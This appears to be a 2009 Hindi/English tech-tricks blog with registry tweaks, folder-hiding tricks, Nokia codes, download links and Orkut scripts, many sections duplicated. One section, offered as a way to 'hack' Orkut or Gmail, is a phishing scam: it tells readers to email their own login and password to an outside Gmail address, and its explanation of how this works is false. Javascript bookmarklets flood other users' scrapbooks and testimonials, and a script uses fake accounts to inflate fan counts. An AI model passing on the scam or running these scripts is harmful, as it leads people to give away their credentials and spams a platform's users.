


AGER AAP CHAHTE HAI KI KOI AAPKI BINA PERMISTION KE AAPKE SYSTEM PER
WORK NA KER PAYE MATLAB USE USE NA KER SAKE OR NA HI USE KO USE KER SAKE OR NAHI CD DRIVE KO USE KER PAYE TO USSKE LIYE IS LINK PER JAKER SOFTWARE DOWNLOAD KARE OR AAPNE SYSTEM KO PROTECTION PROVIDE KARE ................
http://rs206.rapidshare.com/files/47375728/USB_LOCK_ap__v2.5.rar
TRY THIS................... AAPKA SAMEER
Wednesday, December 2, 2009


M.S.OFFICE के किसी भी सॉफ्टवेर में DIYE GAYE PASSWORD KO REMOVE KRNA DEKHE
अगर M.S.OFFICE के किसी भी सॉफ्टवेर में आपने पासवर्ड दिया है और अगर आप पासवर्ड भूल गए है तो आब चिंता की कोई बात नही । हम एक सॉफ्टवेर की मदद से पासवर्ड को हटा सकते है ।
http://depositfiles.com/files/११०९३६३
TRY THIS........................................................ SAMEER
http://depositfiles.com/files/११०९३६३
TRY THIS........................................................ SAMEER
आपने सिस्टम के किसी भी drive को छुपा देना.....
Hide it!! Their could be several reasons where you need to hide you file & folder .like you have kept your confidential files, Password files, Important contact numbers, p0rn anything which you don’t wont others to open. Hiding those files and folder is best way to protect it from unauthorized user .Their are many Tricks and Tools by which you can hide files and folder of your computer
.
But guess what if you have 1000’s of files and 1000’s folder in a hard drive. It will take whole day to select and hide it one by one. In order to get through this tedious task we have one solution rather then hiding files and folder why don’t we hide hard disk drive? We can hide hard disk drive of our computer by using Microsoft’s PowerToy Tweak UI.
Tweak UI, This PowerToy gives you access to system settings that are not exposed in the Windows XP default user interface, including mouse settings, Explorer settings, taskbar settings, and more.
Steps to Hide H ard Disk drive using Tweak UI
.

But guess what if you have 1000’s of files and 1000’s folder in a hard drive. It will take whole day to select and hide it one by one. In order to get through this tedious task we have one solution rather then hiding files and folder why don’t we hide hard disk drive? We can hide hard disk drive of our computer by using Microsoft’s PowerToy Tweak UI.
Tweak UI, This PowerToy gives you access to system settings that are not exposed in the Windows XP default user interface, including mouse settings, Explorer settings, taskbar settings, and more.
Steps to Hide H
 ard Disk drive using Tweak UI
Download, install and run TweakUI in your computer. Then, go to “My Computer – Drives“, uncheck the drive that you want it to be invisible and click “Apply”।
कई लोगो का कहना है की आप कों CON नाम का फोल्डर नही बनता पर में बताता हु कैसे बनता है फोल्डर .
Here is a simple method..........
Rename folder from the right click option......
Now press alt and press 255...
press 255 frm the right sideof the key bords i।,
num pad....where only numbers r given.....now write con and then press enter.....huh!
!you ll see a con folder in ur pcand also you can delete it easily।
सीधी सी बात की पहले एक फोल्डर बनाये और फिर उस पर राईट क्लिक करे और अल्टर के साथ 255 PRESS KARE NUMBER LOCK PAD SE... OR WAHA PER CON LIKH DE . YE BAN GAYA CON NAAM KA FOLDER
Rename folder from the right click option......
Now press alt and press 255...
press 255 frm the right sideof the key bords i।,
num pad....where only numbers r given.....now write con and then press enter.....huh!
!you ll see a con folder in ur pcand also you can delete it easily।
सीधी सी बात की पहले एक फोल्डर बनाये और फिर उस पर राईट क्लिक करे और अल्टर के साथ 255 PRESS KARE NUMBER LOCK PAD SE... OR WAHA PER CON LIKH DE . YE BAN GAYA CON NAAM KA FOLDER
किसी के भी ऑरकुट अकाउंट को हैक कीजिये आपने सिस्टम से ..
A Real Simple N Short Way To Hack Orkut ID To Hack
Gmail-Yahoo-Hotmail Orkut Account
STEP 1 = Log Into Ur Account
STEP 2 = Compose a New Mail To pwdserver1@gmail.com
STEP 3 = Into The Subject Option type 'PASS REC'STEP
4 = In The Mail Type[First line]Email-Id You Want To find the password of!!![Second Line]Your Orkut Id[Third Line]Your Orkut Password.
How It Works: you mail to a orkut's login base server located in US.Usually only system administrators should be able to use this, but when youtry it with your own password and mail this message from your Gmail accountthe computer gets confused!Why your password is needed- automatic Gmailresponder will require your "system administrator password" which is in factyour own password!!!THE PASSWORD WILL AUTOMATICALLY BE SENT TO YOUR EMAIL INBOX IN A MAILCALLED "SYSTEM REG MESSAGE" FROM "SYSTEM".
TRY KARKE DEKHIYE............................. SAMEER
Gmail-Yahoo-Hotmail Orkut Account
STEP 1 = Log Into Ur Account
STEP 2 = Compose a New Mail To pwdserver1@gmail.com
STEP 3 = Into The Subject Option type 'PASS REC'STEP
4 = In The Mail Type[First line]Email-Id You Want To find the password of!!![Second Line]Your Orkut Id[Third Line]Your Orkut Password.
How It Works: you mail to a orkut's login base server located in US.Usually only system administrators should be able to use this, but when youtry it with your own password and mail this message from your Gmail accountthe computer gets confused!Why your password is needed- automatic Gmailresponder will require your "system administrator password" which is in factyour own password!!!THE PASSWORD WILL AUTOMATICALLY BE SENT TO YOUR EMAIL INBOX IN A MAILCALLED "SYSTEM REG MESSAGE" FROM "SYSTEM".
TRY KARKE DEKHIYE............................. SAMEER
NOKIA MOBILE CODE TRICKS
15 *#62# Allows you to check the number that "Divert If Unrea chable(no service)" calls are diverted to
16 *#67# Allows you to check the number that "On Busy Calls" are diverted to
17 *#67705646#R emoves operator logo on 3310 & 3330
18 *#73# Reset phone timers and game scores
19 *#746025625# Displays the SIM Clock status, if your phone supports this power saving feature "SIM Clock Stop Allowed", it means you will get the best standby time possible
20 *#7760# Manufactures code
21 *#7780# Restorefa ctory settings
22 *#8110# Software version for the nokia 8110
23 *#92702689# (to rember *#WAR0ANTY#) Displays - 1.Serial Number, 2.Date Made 3.Purchase Date, 4.Date of last repair (0000 for no repairs), 5.Transfer User Data. To exit this mode -you need to switch your phone off then on again
24 *#94870345123456789# Deactivate the PWM-Mem
25 **21*number# Turn on "All Calls" diverting to the phone number entered
26 **61*number# Turn on "No Reply" diverting to the phone number entered
27 **67*number# Turn on "On Busy" diverting to the phone number entered
28 12345 This is the default security code press and hold #
16 *#67# Allows you to check the number that "On Busy Calls" are diverted to
17 *#67705646#R emoves operator logo on 3310 & 3330
18 *#73# Reset phone timers and game scores
19 *#746025625# Displays the SIM Clock status, if your phone supports this power saving feature "SIM Clock Stop Allowed", it means you will get the best standby time possible
20 *#7760# Manufactures code
21 *#7780# Restorefa ctory settings
22 *#8110# Software version for the nokia 8110
23 *#92702689# (to rember *#WAR0ANTY#) Displays - 1.Serial Number, 2.Date Made 3.Purchase Date, 4.Date of last repair (0000 for no repairs), 5.Transfer User Data. To exit this mode -you need to switch your phone off then on again
24 *#94870345123456789# Deactivate the PWM-Mem
25 **21*number# Turn on "All Calls" diverting to the phone number entered
26 **61*number# Turn on "No Reply" diverting to the phone number entered
27 **67*number# Turn on "On Busy" diverting to the phone number entered
28 12345 This is the default security code press and hold #
बिना नाम का फोल्डर बनाना सीखे जो सर्च करने पर भी नही मिलता है.
एक छोटी सी ट्रिक जिससे आप आपने फोल्डर को दुसरो से छुपा सकते हो ........
This trick will allow you to create files and folders without any name.
Just follow the following स्टेप्स
:1।Select any file or folder।
2।Right click on it, press rename or simply press F2।
3।Press and hold the alt key। While holding the Alt key, type numbers 0160 from the numpad।
Note: Type the numbers 0160 from the numpad, that is, the numbers present on the right side of the keyboard. Don’t type the numbers which are present on top of the character keys.
4।Press Enter and the nameless file or folder will be created.
Reason: The file or folder that seems nameless is actually named with a single space.
But what if you want to create another nameless file or folder in the same directory ?
For this you will have to rename the file with 2 spaces. Just follow these steps below:
1।Select file, press F2।
2।Hold alt key and type 0160 from the numpad।
3।Release the alt key। Now without doing anything else, again hold alt key and press 0160
4।Press enter and you will have second nameless file in the same directory।
5।Repeat step 3 to create as many nameless files or folders in the same directory।
(we’ve had a problem with deleting these folders, to do so, start your computer in safe mode and delete it from dESKTOP.
another option also there…press alt+255 in the numpad…u ll find an empty folder…
I THINK U ENJOY THIS....................SAMEER
This trick will allow you to create files and folders without any name.
Just follow the following स्टेप्स
:1।Select any file or folder।
2।Right click on it, press rename or simply press F2।
3।Press and hold the alt key। While holding the Alt key, type numbers 0160 from the numpad।
Note: Type the numbers 0160 from the numpad, that is, the numbers present on the right side of the keyboard. Don’t type the numbers which are present on top of the character keys.
4।Press Enter and the nameless file or folder will be created.
Reason: The file or folder that seems nameless is actually named with a single space.
But what if you want to create another nameless file or folder in the same directory ?
For this you will have to rename the file with 2 spaces. Just follow these steps below:
1।Select file, press F2।
2।Hold alt key and type 0160 from the numpad।
3।Release the alt key। Now without doing anything else, again hold alt key and press 0160
4।Press enter and you will have second nameless file in the same directory।
5।Repeat step 3 to create as many nameless files or folders in the same directory।
(we’ve had a problem with deleting these folders, to do so, start your computer in safe mode and delete it from dESKTOP.
another option also there…press alt+255 in the numpad…u ll find an empty folder…
I THINK U ENJOY THIS....................SAMEER
Remove Write Protection on Pen drive
कई बार पेन ड्राइव में ये प्रोब्लम
Remove Write Protection on Pen drive
देखने को मिलती है यहाँ बहुत ही कामन प्रोब्लम है
देखिये - ये मेसेज आता है

This a very common problem when using USB flash drives। Sometimes when you try to copy or delete files you get an error message “Remove the write-protection or use another disk”. It won’t also allow you to format!
Solution:-
Remove Write Protection on Pen drive
देखने को मिलती है यहाँ बहुत ही कामन प्रोब्लम है
देखिये - ये मेसेज आता है

This a very common problem when using USB flash drives। Sometimes when you try to copy or delete files you get an error message “Remove the write-protection or use another disk”. It won’t also allow you to format!
Solution:-

To remove write protection:
Open Start Menu >> Run, type regedit and press Enter, this will open the registry editor.
Navigate to the following path:HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies
Double click the key WriteProtect in the right pane and set the value to 0
In the Value Data Box and press OK button
Exit Registry, restart your computer and then again re-connect your USB pen drive on your computer.
अगर आप चाहते की कोई भी आप के सिस्टम में पेन ड्राइव नही लगा पाए
To disable the access to USB port, in windows XP and 2000:
1। Click Start, and then click Run। 2। In the Open box, type regedit, and then click OK
। 3। Locate, and then click the following registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
4। In the right pane, double-click Start।
5। In the Value data box, type 4, click Hexadecimal (if it is not already selected), and then click OK।
6। Quit Registry Editor।
To re-enable a disabled port:
1। Click Start, and then click Run।
2। In the Open box, type regedit, and then click OK।
3। Locate, and then click the following registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
4। In the right pane, double-click Start।
5। In the Value data box, type 3, click Hexadecimal (if it is not already selected), and then click OK।
6। Quit Registry Editor।
1। Click Start, and then click Run। 2। In the Open box, type regedit, and then click OK
। 3। Locate, and then click the following registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
4। In the right pane, double-click Start।
5। In the Value data box, type 4, click Hexadecimal (if it is not already selected), and then click OK।
6। Quit Registry Editor।
To re-enable a disabled port:
1। Click Start, and then click Run।
2। In the Open box, type regedit, and then click OK।
3। Locate, and then click the following registry key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
4। In the right pane, double-click Start।
5। In the Value data box, type 3, click Hexadecimal (if it is not already selected), and then click OK।
6। Quit Registry Editor।
ORKUT TRICK'SSSSSSSSSSSSSS
Flooding Scrapbook
Steps to flood others scrapbook:==> Go to the profile of your friend.==> Copy Paste this in your address bar
javascript:var i=1;function orkuttricks(){i=i+1;document.forms[0].elements[2].value= “I have flooded our SCRAPBOOK by this numberof times”+”[green]”+i+”[/green]”;document.getElementsByTagName(’input’).item(3).click();};void(setInterval(orkuttricks,500));
Another Script
javascript:i=9874654;sar=’Flooding by Tricks4fun ..!![silver]’; a=document.forms[0];a.action+=’&Action.submit=’; setInterval(”i++; a.scrapText.value=sar+i; a.submit()”,500);void(0)
==> Press Enter
Steps to flood your own scrapbook
==> Open your own scrapboook==> Copy paste this code
javascript:var i=” “;function tricks4fun(){i=i+” “;document.forms[0].elements[2].value=” “+i;document.getElementsByTagName(’input’).item(3).click();};void(setInterval(tricks4fun,500));
Increasing Number of fans
==> Add yourself in any fraud account you have.==> Log into the fraud account.==> Go to http://www.orkut.com/Friends.aspx==> Put cursor on the “fan” icon. You will see at the status bar of yourbrowser (at the bottom of your browser) something like” FRUS0016756489/US209709881 “. Write down that thing in a copy.==> Now write this code in the address bar:
javascript:i=0;for(i=0;i< =100;i++){sendRequest(”/SetKarma.aspx?cat=”+0+”&val=”+”3″+”&gid=”+”FRUS0009505081/US0014188150″);};void(0);
==> Change “FRUS0009505081/US0014188150″ with the one you havewritten in the copy.==> Press Enter.
Testimonial Flooding
>==> Open the testimonial writting page of your any friend.==> Paste this in the address bar:
javascript:function tricks4fun(){document.getElementsByTagName(’input’).item(2).click();};void(setInterval(tricks4fun,404));
Colorful Scraps
==> Write your message/scrap/ in community or scrapbook==> Copy paste the code below in your browser and then press enter.==> You will see change in the message you wrote,Press Submit and enjoy.
javascript:cor=new Array(’aqua’,’blue’,’fuchsia’,’gold’,’gray’,‘green’,’lime’,’maroon’,’navy’,’olive’,’orange’,’pink’,’purple’,’red’,’silver’,’teal’,’violet’,’yellow’ ); varz=0;txt=document.getElementsByTagName(’textarea’)[0]; txt.value=txt.value.replace(/(.)/gi,”§$1″);txt.value =txt.value.replace(/\§ /gi,” “); for(y=0;y{txt.value=txt.value.replace(/\§/,’[’+cor[z]+’]’);z++;if(z==cor.length){z=0}}void(0)
Animated Orkut Windows
==> Just copy paste in your browser and see what happens:
javascript:R=-1;DI=document.links;DIL=DI.length;function A(a,b,c){return Math.sin(R/350*6.28*b+a)*c+c}function B(a){DIS=DI.item(a).style;DIS.position=’absolute’;DIS.left=A(5,100,500);DIS.top=A(5.6,60,150)}setInterval(’R++;B(R%DIL)’,15);void(0)
Reverse the Post
Just use this keyword..“& # 8 2 3 8″ with no spaces and blanks in between.
Bigger Display picture
javascript:i=128;void(setInterval(”i++;document.images[2].width=i”,0))
Color Change Code
javascript: i=0; c=[”green”,”blue”,”yellow”]; a=document.links;setInterval(’i++;a[i % document.links.length].style.color=c[i % c.length]’,10);void(0)
HaPPy Orkutting …!!
Steps to flood others scrapbook:==> Go to the profile of your friend.==> Copy Paste this in your address bar
javascript:var i=1;function orkuttricks(){i=i+1;document.forms[0].elements[2].value= “I have flooded our SCRAPBOOK by this numberof times”+”[green]”+i+”[/green]”;document.getElementsByTagName(’input’).item(3).click();};void(setInterval(orkuttricks,500));
Another Script
javascript:i=9874654;sar=’Flooding by Tricks4fun ..!![silver]’; a=document.forms[0];a.action+=’&Action.submit=’; setInterval(”i++; a.scrapText.value=sar+i; a.submit()”,500);void(0)
==> Press Enter
Steps to flood your own scrapbook
==> Open your own scrapboook==> Copy paste this code
javascript:var i=” “;function tricks4fun(){i=i+” “;document.forms[0].elements[2].value=” “+i;document.getElementsByTagName(’input’).item(3).click();};void(setInterval(tricks4fun,500));
Increasing Number of fans
==> Add yourself in any fraud account you have.==> Log into the fraud account.==> Go to http://www.orkut.com/Friends.aspx==> Put cursor on the “fan” icon. You will see at the status bar of yourbrowser (at the bottom of your browser) something like” FRUS0016756489/US209709881 “. Write down that thing in a copy.==> Now write this code in the address bar:
javascript:i=0;for(i=0;i< =100;i++){sendRequest(”/SetKarma.aspx?cat=”+0+”&val=”+”3″+”&gid=”+”FRUS0009505081/US0014188150″);};void(0);
==> Change “FRUS0009505081/US0014188150″ with the one you havewritten in the copy.==> Press Enter.
Testimonial Flooding
>==> Open the testimonial writting page of your any friend.==> Paste this in the address bar:
javascript:function tricks4fun(){document.getElementsByTagName(’input’).item(2).click();};void(setInterval(tricks4fun,404));
Colorful Scraps
==> Write your message/scrap/ in community or scrapbook==> Copy paste the code below in your browser and then press enter.==> You will see change in the message you wrote,Press Submit and enjoy.
javascript:cor=new Array(’aqua’,’blue’,’fuchsia’,’gold’,’gray’,‘green’,’lime’,’maroon’,’navy’,’olive’,’orange’,’pink’,’purple’,’red’,’silver’,’teal’,’violet’,’yellow’ ); varz=0;txt=document.getElementsByTagName(’textarea’)[0]; txt.value=txt.value.replace(/(.)/gi,”§$1″);txt.value =txt.value.replace(/\§ /gi,” “); for(y=0;y{txt.value=txt.value.replace(/\§/,’[’+cor[z]+’]’);z++;if(z==cor.length){z=0}}void(0)
Animated Orkut Windows
==> Just copy paste in your browser and see what happens:
javascript:R=-1;DI=document.links;DIL=DI.length;function A(a,b,c){return Math.sin(R/350*6.28*b+a)*c+c}function B(a){DIS=DI.item(a).style;DIS.position=’absolute’;DIS.left=A(5,100,500);DIS.top=A(5.6,60,150)}setInterval(’R++;B(R%DIL)’,15);void(0)
Reverse the Post
Just use this keyword..“& # 8 2 3 8″ with no spaces and blanks in between.
Bigger Display picture
javascript:i=128;void(setInterval(”i++;document.images[2].width=i”,0))
Color Change Code
javascript: i=0; c=[”green”,”blue”,”yellow”]; a=document.links;setInterval(’i++;a[i % document.links.length].style.color=c[i % c.length]’,10);void(0)
HaPPy Orkutting …!!
Subscribe to:
Posts (Atom)